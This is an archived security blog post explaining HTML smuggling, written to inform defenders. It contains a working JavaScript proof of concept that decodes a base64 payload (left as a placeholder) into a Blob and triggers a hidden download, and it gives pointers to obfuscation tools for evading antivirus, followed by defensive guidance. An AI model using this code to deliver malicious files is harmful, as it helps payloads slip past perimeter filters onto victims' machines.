HTML smuggling explained | Outflank

By Stan

Published: 2018-08-14 · Archived: 2026-04-05 19:24:49 UTC

Using a combination of HTML5 and JavaScript to sneak malicious files past content filters is *not* a new offensive technique. This mechanism has been incorporated into popular offensive frameworks such as Demiguise and SharpShooter for example. However, from our discussions and trainings with blue teams, we have learned that many defenders are not aware of this technique or its implications. In this blog post, we will explain how a few lines of JavaScript have big impact on perimeter security.

HTML5 download attribute

HTML5 introduced the "download" attribute for anchor tags. Consider the following line of HTML, which is supported by all modern browsers:

```
<a href="/files/doc123.doc" download="myfile.doc">Click</a>
```

When a user clicks on the hyperlink, the download attribute instructs the browser to download the target pointed to by the href attribute and save it to disk as "myfile.doc". Of course, the anchor and its download attribute can also be created using JavaScript instead of HTML:

```
var myAnchor = document.createElement('a');
myAnchor.download = 'filename.doc';
```

Blobs and URLs

Nothing major so far, right? Wait until we combine this with JavaScript Blobs. A Blob is an immutable object that represents raw data. Blobs allow you to construct file-like objects on the client that you can pass to JavaScript APIs that expect URLs. Instead of requiring that the web server provides the file, the Blob can be constructed locally using pure JavaScript.

```
var myBlob = new Blob([myData], {type: 'octet/stream'});
```

This line creates a Blob of MIME type "octet/stream" and fills is with the data contained in variable myData. We can then use URL.createObjectURL to create a URL from our Blob object and have an anchor point to it:

```
var myUrl = window.URL.createObjectURL(blob);
myAnchor.href = myUrl;
```

Lastly, we can simulate a click on the anchor object using JavaScript's HTMLElement.click() method:

```
myAnchor.click();
```

This will result in triggering the anchor's click event, which in turn points to our Blob and which will be downloaded as "filename.doc" (since we specified the download attribute). These features are supported by all major modern browsers. For older versions of Internet Explorer (not Edge) we can revert to the msSaveBlob method to save a Blob object to disk.

Example code and demo

Putting it all together, the following code is a simple HTML smuggling proof of concept that delivers a file solely using HTML5 and JavaScript:

```
function base64ToArrayBuffer(base64) {
  var binary_string = window.atob(base64);
  var len = binary_string.length;
  var bytes = new Uint8Array( len );
  for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
  return bytes.buffer;
}

var file ='<< BASE64 ENCODING OF MALICIOUS FILE >>';
var data = base64ToArrayBuffer(file);
var blob = new Blob([data], {type: 'octet/stream'});
var fileName = 'outflank.doc';

if(window.navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob,fileName);
else {
  var a = document.createElement('a');
  document.body.appendChild(a);
  a.style = 'display: none';
  var url = window.URL.createObjectURL(blob);
  a.href = url;
  a.download = fileName;
  a.click();
  window.URL.revokeObjectURL(url);
}
```

Want to test this in your web brower? Visit our demo page here. This web page delivers an MS Office document with an innocent macro through HTML smuggling. Note that the decoding of the document payload and the subsequent construction of the download all happen in JavaScript in your web browser. The MS Office document is only served encoded in JavaScript. The only MIME type that goes over the wire is "text/html".

In this example an MS Office document is served, but we can set arbitrary file extension for the download attribute. Note that browser-based restrictions and configurations for downloading certain file types (e.g. .exe) apply as if this was an usual download.


Obfuscation

In the proof of concept code listed above, the actual payload file to be delivered is simply base64 encoded. Of course, this could be easily detected by any content inspection measures in the perimeter. Hence, red teamers and malicious attackers use more advanced techniques to encapsulate their payloads in HTML or JavaScript. For example, Arno0x's EmbedInHTTML uses an RC4 decryption routine to decrypt the payload on the fly. MDSec's adaptation of this HTML smuggling code in their framework SharpShooter is currently detected by a very small number of AV engines. Note that this detection is signature based and can be easily evaded using common JavaScript obfuscation techniques. If you need pointers on such techniques then check out JavaScript obfuscator (online version), JS Fuck, or this academic paper.

Impact

So what?

The following picture graphically explains what is happening here:



The endpoint retrieves a web page (containing only HTML and JavaScript) from the web server. Hence, any defensive systems in your perimeter will only see a combination of HTML and JavaScript passing over the wire. As a result, perimeter-based detection of malicious content based on MIME types is rendered useless by this technique (there is no .doc going over the wire!). When the web page is rendered in the browser of the endpoint, the malicious file is decoded using JavaScript, placed in a Blob and subsequently downloaded. These last parts solely happen in the web browser of the victim.

Defense

How can I prevent this technique?

HTML smuggling uses legitimate features of HTML5 combined with JavaScript that are supported by all modern browsers. Disabling JavaScript would be an effective measure, but in most corporate environments that is simply not an option. We are not aware of options to disable download attributes in anchors or blobs in modern browsers (and yikes, that could seriously break stuff). And even if that would be possible then there are other mechanisms to achieve the same effect (e.g. consider Data URLs). In short, preventing HTML smuggling itself is considered infeasible.

Then how about detection?

One could argue that it is feasible to develop signatures for content inspection to detect particular implementations of HTML smuggling. However, due to obfuscation and other JavaScript techniques there is virtually an unlimited number of ways in which HTML smuggling could be coded. Hence, trying to detect all possible variations would be fighting a losing battle. Moreover, these techniques are not only used offensively, but are also used by many legitimate websites and frameworks.

So I'm doomed?

No. It only acknowledges a very important security paradigm: *defense in depth*. Don't consider security to be like a coconut: *hard on the outside, soft on the inside*. Assume that malicious content can be delivered to your endpoints, despite your tight perimeter security. This teaches us that in addition to perimeter security, we should pay attention to what is behind our perimeter, most notably endpoints.

From a preventive perspective, implement measures that limit the impact of malicious content that is delivered to endpoints, such as application hardening and script control and hardening of user applications (such as MS Office).

And in order to detect incidents regarding malicious content on your endpoints, make sure that you have the right security telemetry available. For example, consider using Attack Surface Reduction in audit mode (tip: learn which rules yield a small number of false positives and turn them to blocking mode), monitoring process creation and MS Office macro execution using SysMon. Want more? Check out Sean Meatcalf's ultimate resource on creating a secure baseline for Windows workstations.
